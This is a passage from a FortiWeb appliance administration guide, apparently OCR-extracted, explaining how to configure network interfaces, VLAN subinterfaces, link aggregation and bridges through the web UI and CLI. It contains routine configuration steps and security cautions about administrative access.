* The number of network interfaces varies by model.		

You also must configure FortiWeb with the IP address of your DNS servers and gateway router.

You can use either the web UI or the CLI to configure these basic network settings.




If you are installing a FortiWeb-VM virtual appliance, and you followed the instructions in the FortiWeb-VM Install Guide, you have already configured some of the settings for `port1`. To fully configure **all** of the network interfaces, you **must** complete this chapter.

Network interface or bridge?

To connect to the CLI and web UI, you **must** assign at least one FortiWeb network interface (usually `port1`) with an IP address and netmask so that it can receive your connections. Depending on your network, you usually must configure others so that FortiWeb can connect to the Internet and to the web servers it protects.

How should you configure the other network interfaces? Should you add more? Should each have an IP address? That varies. In some cases, you may **not** want to assign IP addresses to the other network interfaces.

Initially, each physical network port (or, on FortiWeb-VM, a vNIC) has only one network interface that directly corresponds to it — that is, a "physical network interface." Multiple network interfaces ("subinterfaces" or "virtual interfaces") can be associated with a single physical port, and vice versa ("redundant interfaces"/"NIC teaming"/"NIC bonding" or "aggregated links"). These can provide features such as link failure resilience or multi-network links.



FortiWeb does not currently support IPSec VPN virtual interfaces nor redundant links. If you require these features, implement them separately on your FortiGate, VPN appliance, or firewall.

Usually, each network interface has at least one IP address and netmask. However, this is not true for bridges.

Bridges (V-zones) allow packets to travel between the FortiWeb appliance's physical network ports over a physical layer link, **without** an IP layer connection with those ports.

Use bridges when:

- the FortiWeb appliance operates in true transparent proxy or transparent inspection mode, and
- you want to deploy FortiWeb between incoming connections and the web server it is protecting, **without** changing your IP address scheme or performing routing or network address translation (NAT)

For bridges, do **not** assign IP addresses to the ports that you will connect to either the web server or to the overall network. Instead, group the two physical network ports by adding their associated network interfaces to a bridge.

Configure each network interface that will connect to your network or computer (see Configuring the network interfaces on page 154 or Configuring a bridge (V-zone) on page 166). If you want multiple networks to use the same wire while minimizing the scope of broadcasts, configure VLANs (see Adding VLAN subinterfaces on page 159).

See also

- Configuring the network interfaces
- Adding VLAN subinterfaces
- Link aggregation
- Configuring a bridge (V-zone)


Configuring the network interfaces

You can configure network interfaces either via the web UI or the CLI. If your network uses VLANs, you can also configure VLAN subinterfaces. For details, see Adding VLAN subinterfaces on page 159.

If the FortiWeb appliance is operating in true transparent proxy or transparent inspection mode and you will configure a V-zone (bridge), do **not** configure any physical network interfaces other than port1. Configured NICs cannot be added to a bridge. For details, see Configuring a bridge (V-zone) on page 166.


If this FortiWeb will belong to a FortiWeb HA cluster, do **not** configure any network interface that will be used as an HA heartbeat and synchronization link. If you are re-cabling your network and must configure it, connect and switch to the new HA link **first**. Failure to do so could cause unintentional downtime, failover, and ignored IP address configuration. To switch the HA link, see Configuring a high availability (HA) FortiWeb cluster on page 124.

To customize the network interface information that FortiWeb displays when you go to **System > Network > Interface**, right-click the heading row. Select and clear the columns you want to display or hide, and then click **Apply**.



To configure a network interface's IP address via the web UI

1. Go to **System > Network > Interface**.



Name	Members	IPv4	IPv4 Access	Status	Link Status	Type	Ref.
Physical (10)							
port1		172.20.120.64/24	HTTPS SSH HTTP	Bring Down		Physical	0
port2		0.0.0.0/0		Bring Down		Physical	0
port3		0.0.0.0/0		Bring Down		Physical	0
port4		0.0.0.0/0		Bring Down		Physical	0
port5		0.0.0.0/0		Bring Down		Physical	0
port6		0.0.0.0/0		Bring Down		Physical	0
port7		0.0.0.0/0		Bring Down		Physical	0
port8		0.0.0.0/0		Bring Down		Physical	0
port9		0.0.0.0/0		Bring Down		Physical	0
port10		0.0.0.0/0		Bring Down		Physical	0

To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62.

If the network interface's **Status** column is **Bring Up**, its administrative status is currently "down" and it will not receive or emit packets, even if you otherwise configure it. To bring up the network interface, click the **Bring Up** link.

This **Status** column is **not** the detected physical link status; it is the administrative status that indicates whether you permit network interface to receive and/or transmit packets.

For example, if the cable is physically unplugged, `diagnose hardware nic list port1` or Operation widget on page 686 may indicate that the link is down, even though you have administratively enabled it by clicking **Bring Up**.


By definition, HA heartbeat and synchronization links should always be "up." Therefore, if you have configured FortiWeb to use a network interface for HA, its **Status** column will always display **HA Member**.

2. Double-click the row of the network interface that you want to modify.

The **Edit Interface** dialog appears. **Name** displays the name and media access control (MAC) address of this network interface. The network interface is directly associated with one physical link as indicated by its name, such as **port2**.

In HA, it may use a virtual MAC instead. See HA heartbeat & synchronization on page 50 and Configuring a high availability (HA) FortiWeb cluster on page 124.

3. Configure these settings:



Setting name	Description
Addressing Mode	Specify whether FortiWeb acquires an IPv4 address for this network interface using DHCP. You can configure only one network interface to obtain its address using DHCP.
IP/Netmask	Type the IP address and subnet mask, separated by a forward slash (/), such as `192.0.2.2/24` for an IPv4 address or `2001:0db8:85a3:::8a2e:0370:7334/64` for an IPv6 address. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.

Setting name	Description
Administrative Access	Enable the types of administrative access that you want to permit to this interface. These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming** connections destined for the appliance itself. **Caution:** Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host #1, Trusted Host #2, Trusted Host #3) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.
HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 66.
PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` (“ping”), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or “pong”). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.
HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 66. **Caution:**HTTP connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.
SSH	Enable to allow SSH connections to the CLI through this network interface.

Setting name	Description
SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 733.
TELNET	Enable to allow Telnet connections to the CLI through this network interface. **Caution:**Telnet connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.
WCCP Protocol	Select if the interface is used to communicate with a FortiGate unit configured as a WCCP server. Available only when the operation mode is WCCP. See Setting the operation mode on page 121 and Configuring FortiWeb to receive traffic via WCCP on page 138.
Description	Type a comment. The maximum length is 63 characters. Optional.

4. Click **OK**.

   If you were connected to the web UI through this network interface, you are now disconnected from it.

5. To access the web UI again, in your web browser, modify the URL t to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 10.10.10.5, you would browse to: `https://10.10.10.5`

   If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

To configure a network interface's IPv4 address via the CLI

Enter the following commands:

```
config system interface
  edit <interface_name>
    set ip <address_ipv4mask> <netmask_ipv4mask>
    set allowaccess {http https ping snmp ssh telnet}
  end
```

where:

- `<interface_name>` is the name of a network interface
- `<address_ipv4>` is the IP address assigned to the network interface

- `<netmask_ipv4mask>` is its netmask in dotted decimal format
- `{http https ping snmp ssh telnet}` is a space-delimited list of zero or more administrative protocols that you want to allow to access the FortiWeb appliance through the network interface



HTTP and Telnet connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.

If you were connected to the CLI through this network interface, you are now disconnected from it.

To access the CLI again, in your terminal client, modify the address to match the new IP address of the network interface. For example, if you configured the network interface with the IP address 172.16.1.20, you would connect to that IP address.

If the new IP address is on a different subnet than the previous IP address, and your computer is directly connected to the FortiWeb appliance, you may also need to modify the IP address and subnet of your computer to match the FortiWeb appliance's new IP address.

Adding VLAN subinterfaces

You can add a virtual local area network (VLAN) subinterface to a network interface or bridge on the FortiWeb appliance.

Similar to a local area network (LAN), use a IEEE 802.1q VLAN to reduce the size of a broadcast domain and thereby reduce the amount of broadcast traffic received by network hosts, improving network performance.



VLANs are **not** designed to be a security measure, and should not be used where untrusted devices and/or individuals outside of your organization have access to the equipment. VLAN tags are not authenticated, and can be ignored or modified by attackers. VLAN tags rely on the voluntary compliance of the receiving host or switch.

Unlike physical LANs, VLANs do not require you to install separate hardware switches and routers to achieve this effect. Instead, VLAN-compliant switches, such as FortiWeb appliances, restrict broadcast traffic based upon whether its VLAN ID matches that of the destination network. As such, VLAN trunks can be used to join physically distant broadcast domains as if they were close.

The VLAN ID is part of the tag that is inserted into each Ethernet frame in order to identify traffic for a specific VLAN. VLAN header addition is handled automatically by FortiWeb appliances, and does not require that you adjust the maximum transmission unit (MTU). Depending on whether the device receiving a packet operates at Layer 2 or Layer 3 of the network, this tag may be added, removed, or rewritten before forwarding to other nodes on the network.


Cisco Discovery Protocol (CDP) is supported for VLANs, including when FortiWeb is operating in either of the transparent modes.

To configure a VLAN subinterface

1. Go to **System > Network > Interface**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. Configure these settings:



Setting name	Description
Name	Type the name (for example, `vlan100`) of this VLAN subinterface that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters. **Tip:** The name cannot be changed once you save the entry. For a workaround, see Renaming entries on page 74.
Interface	Select the name of the physical network port with which the VLAN subinterface will be associated.


Setting name	Description
VLAN ID	Type the VLAN ID , such as `100`, of packets that belong to this VLAN subinterface. • If one physical network port (that is, a VLAN trunk) will handle multiple VLANs, create multiple VLAN subinterfaces on that port, one for each VLAN ID that will be received. • If multiple different physical network ports will handle the same VLANs, on each of the ports, create VLAN subinterfaces that have the same VLAN IDs. The valid range is between 1 and 4094 and must match the VLAN ID added by the IEEE 802.1q-compliant router or switch connected to the VLAN subinterface. For the maximum number of interfaces for your FortiWeb model, including VLAN subinterfaces, see Appendix B: Maximum configuration values on page 853.
Addressing Mode	Specify whether FortiWeb acquires an IPv4 address for this VLAN using DHCP. You can configure only one network interface to obtain its address using DHCP.
IP/Netmask	Type the IP address/subnet mask associated with the VLAN, if any. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.
Administrative Access	Enable the types of administrative access that you want to permit to this interface. These options do **not** disable **outgoing** administrative connections, such as update polling connections to the FDN or outgoing ICMP resulting from a CLI command such as `execute ping`. Neither do they govern traffic destined for a web server or virtual server, which are governed by policies. These options **only** govern **incoming** connections destined for the appliance itself. **Caution:** Enable **only** on network interfaces connected to trusted private networks (defined in Trusted Host #1, Trusted Host #2, Trusted Host #3) or directly to your management computer. If possible, enable only secure administrative access protocols such as HTTPS or SSH. Failure to restrict administrative access could compromise the security of your FortiWeb appliance.
HTTPS	Enable to allow secure HTTPS connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 66.

Setting name	Description
PING	Enable to allow: • ICMP type 8 (`ECHO_REQUEST`) • UDP ports 33434 to 33534 for `ping` and `traceroute` to be received on this network interface. When it receives an `ECHO_REQUEST` ("ping"), FortiWeb will reply with ICMP type 0 (`ECHO_RESPONSE` or "pong"). **Note:** Disabling **PING** only prevents FortiWeb from **receiving** ICMP type 8 (`ECHO_REQUEST`) and traceroute-related UDP. It does **not** disable FortiWeb CLI commands such as `execute ping` or `execute traceroute` that **send** such traffic.
HTTP	Enable to allow HTTP connections to the web UI through this network interface. To configure the listening port number, see Global web UI & CLI settings on page 66. **Caution:**HTTP connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.
SSH	Enable to allow SSH connections to the CLI through this network interface.
SNMP	Enable to allow SNMP queries to this network interface, if queries have been configured and the sender is a configured SNMP manager. To configure the listening port number and configure queries and traps, see SNMP traps & queries on page 733.
TELNET	Enable to allow Telnet connections to the CLI through this network interface. **Caution:** Telnet connections are **not** secure, and can be intercepted by a third party. If possible, enable this option only for network interfaces connected to a trusted private network, or directly to your management computer. Failure to restrict administrative access through this protocol could compromise the security of your FortiWeb appliance.
WCCP Protocol	Select if the interface is used to communicate with a FortiGate unit configured as a WCCP server. Available only when the operation mode is WCCP. See Setting the operation mode on page 121 and Configuring FortiWeb to receive traffic via WCCP on page 138.

4. Click **OK**.

Your new VLAN is initially hidden in the list of network interfaces.

To expand the network interface listing in order to view all of a port's associated VLANs, click the + (plus sign) the name of the port.



See also

- IPv6 support
- Network interface or bridge?
- Configuring a bridge (V-zone)
- Link aggregation
- Configuring DNS settings
- Adding a gateway
- Fail-to-wire for power loss/reboots
- Global web UI & CLI settings

Link aggregation

You can configure a network interface that is the bundle of several physical links via either the web UI or the CLI.



Link aggregation is currently supported only when FortiWeb is deployed in reverse proxy mode. It cannot be applied to VLAN subinterfaces, nor to ports that are used for the HA heartbeat. It is not supported in FortiWeb-VM.

Link aggregation (also called NIC teaming/bonding or link bundling) forms a network interface that queues and transmits over multiple wires (also called a port channel), instead of only a single wire (as FortiWeb would normally do with a single network interface per physical port). This multiplies the bandwidth that is available to the network interface, and therefore is useful if FortiWeb will be inline with your network backbone.

Link aggregation on FortiWeb complies with IEEE 802.3ad and distributes Ethernet frames using a modified round-robin behavior. If a port in the aggregate fails, traffic is redistributed automatically to the remaining ports with the only noticeable effect being a reduced bandwidth. When broadcast or multicast traffic is received on a port in the aggregate, reverse traffic will return on the same port.

When link aggregation uses a round-robin that considers only Layer 2, Ethernet frames that comprise an HTTP request can sometimes arrive out of order. Because network protocols at higher layers often do not gracefully handle this (especially TCP, which may decrease network performance by requesting retransmission when the expected segment does not arrive), FortiWeb's frame distribution algorithm is configurable.

For example, if you notice that performance with link aggregation is not as high as you expect, you could try configuring FortiWeb to queue related frames consistently to the same port by considering the IP session (Layer 3) and TCP connection (Layer 4), not simply the MAC address (Layer 2).

You **must** also configure the router, switch, or other link aggregation control protocol (LACP)-compatible device at the other end of FortiWeb's network cables to match, with identical:

- link speed
- duplex/simplex setting
- ports that can be aggregated

This will allow the two devices to use the cables between those ports to form a trunk, **not** an accidental Layer 2 (link) network loop. FortiWeb will use LACP to:

- detect suitable links between itself and the other device, and form a single logical link
- detect individual port failure so that the aggregate can redistribute queuing to avoid a failed port

To configure a link aggregate interface

1. Go to **System > Network > Interface**.

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Network Configuration** category. For details, see Permissions on page 62.

2. Click **Create New**.
3. Configure these settings:

Setting name	Description
Name	Type the name (such as `agg`) of this logical interface that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 15 characters. **Tip:** The name cannot be changed once you save the entry. For a workaround, see Renaming entries on page 74.
Type	Select **802.3ad Aggregate**.
Lacp-rate	Select the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables, either: • **SLOW** — Every 30 seconds. • **FAST** — Every 1 second. **Note:** This must match the setting on the other device. If the rates do not match, FortiWeb or the other device could mistakenly believe that the other's ports have failed, effectively disabling ports in the trunk.

Setting name	Description
Algorithm	Select the connectivity layers that will be considered when distributing frames among the aggregated physical ports. • **layer2** — Consider only the MAC address. This results in the most even distribution of frames, but may be disruptive to TCP if packets frequently arrive out of order. • **layer2_3** — Consider both the MAC address and IP session. Queue frames involving the same session to the same port. This results in slightly less even distribution, and still does not guarantee perfectly ordered TCP sessions, but does result in less jitter within the session. • **layer3_4** — Consider both the IP session and TCP connection. Queue frames involving the same session and connection to the same port. Distribution is not even, but this does prevent TCP retransmissions associated with link aggregation.
IP/Netmask	Type the IP address/subnet mask associated with the aggregate. The IP address must be on the same subnet as the network to which the interface connects. Two network interfaces cannot have IP addresses on the same subnet.

4. Click **OK**.

   Your new aggregate appears in the list of network interfaces.

To configure an IPv4link aggregate via the CLI

Enter the following commands:

```
config system interface
   edit "aggregate"
      set type agg
      set status up
      set intf <port_name> <port_name>
      set algorithm {layer2 | layer2_3 | layer3_4}
      set lacp-speed {fast | slow}
      set ip <address_ipv4> <netmask_ipv4mask>
   next
end
```

where:

- `<port_name>` is the name of a physical network interface, such as port3
- `<address_ipv4>` is the IP address assigned to the network interface
- `<netmask_ipv4mask>` is its netmask in dotted decimal format
- `{layer2 | layer2_3 | layer3_4}` is a choice between the connectivity layers that will be considered when distributing frames among the aggregated physical ports.
- `{fast | slow}` is a choice of the rate of transmission for the LACP frames (LACPUs) between FortiWeb and the peer device at the other end of the trunking cables; this must match the LACP peer

See also

- Network interface or bridge?
- Configuring the network interfaces
- Configuring a bridge (V-zone)
- Adding a gateway

Configuring a bridge (V-zone)

You can configure a bridge either via the web UI or the CLI.

Bridges allow network connections to travel through the FortiWeb appliance's physical network ports **without** explicitly connecting to one of its IP addresses. Due to this nature, bridges are configured **only** when FortiWeb is operating in either true transparent proxy or transparent inspection mode.

Bridges on the FortiWeb appliance support IEEE 802.1d spanning tree protocol (STP) by forwarding bridge protocol data unit (BPDU) packets, but do **not** generate BPDU packets of their own. Therefore, in some cases, you might need to manually test the bridged network for Layer 2 loops. Also, you may prefer to manually design a tree that uses the minimum cost path to the root switch for design and performance reasons.

True bridges typically have no IP address of their own. They use only media access control (MAC) addresses to describe the location of physical ports within the scope of their network and do network switching at Layer 2 of the OSI model.

You can configure FortiWeb to monitor the members of bridge. When monitoring is enabled, if a network interface that belongs to the bridge goes down, FortiWeb automatically brings down the other members.

Using network interface MAC addresses in true transparent proxy mode

When the operation mode is true transparent proxy, by default, traffic that travels through a bridge to the back-end servers preserves the MAC address of the source.

If you are using FortiWeb with front-end load balancers that are in a high availability cluster that connects via multiple bridges, this mechanism can cause switching problems on failover.

